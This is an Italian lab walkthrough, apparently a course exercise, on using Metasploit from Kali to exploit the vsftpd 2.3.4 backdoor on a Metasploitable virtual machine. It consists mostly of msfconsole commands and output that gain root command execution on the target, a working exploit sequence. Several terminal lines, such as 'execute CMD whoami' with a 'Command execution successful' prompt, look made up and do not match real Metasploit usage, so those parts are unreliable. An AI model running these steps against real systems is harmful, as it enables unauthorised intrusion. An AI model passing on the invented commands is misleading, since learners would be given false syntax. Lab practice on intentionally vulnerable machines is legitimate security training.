


Oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Modifico gli indirizzi IP delle macchine virtuali interessate: Kali Linux, Metasploitable e mi assicuro che pingano.

Avvio la msconsole con root e cerco gli exploit per il servizio «vsftpd».




```
root@kali: ~  
msf6 > search vsftpd  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank  Check  Description  
-  -  -  -  -  -  -  -  -  -  -  -  -  -  -  -  
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service  
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Capisco quali parametri devono essere configurati e setto l'host da attaccare.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149  
rhosts => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Avvio l'exploit. Effettuo una prova per verificare IP e mi ritorna quello di Metasploitable. Creo un file e come in figura sotto, posso trovarlo sulla macchina vittima.



```
collisions:0 txqueuelen:1000  
RX bytes:124040 (121.1 KB) TX bytes:136559 (133.3 KB)  
Base address:0xd010 Memory:f0200000-f0220000  
  
lo: Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:226 errors:0 dropped:0 overruns:0 frame:0  
TX packets:226 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:77069 (75.2 KB) TX bytes:77069 (75.2 KB)  
  
mkdir test_metasploit
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149  
RHOSTS => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > execute CMD whoami  
[*] Command execution successful: root@metasploitable:~#  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > execute CMD cd /test_metasploit  
[*] Command execution successful: root@metasploitable:~/test_metasploit#  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > execute CMD touch test.txt  
[*] Command execution successful: root@metasploitable:~/test_metasploit#  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > execute CMD cat test.txt  
[*] Command execution successful: root@metasploitable:~/test_metasploit#
```

L'Exploit "crea un buco nella rete", sfrutta le vulnerabilità per scopi malevoli. A differenza del Malware, non necessita l'interazione dell'umano.

Il protocollo FTP viene utilizzato per il trasferimento di file da un computer client a un server FTP, consente di copiare file attraverso una connessione di rete.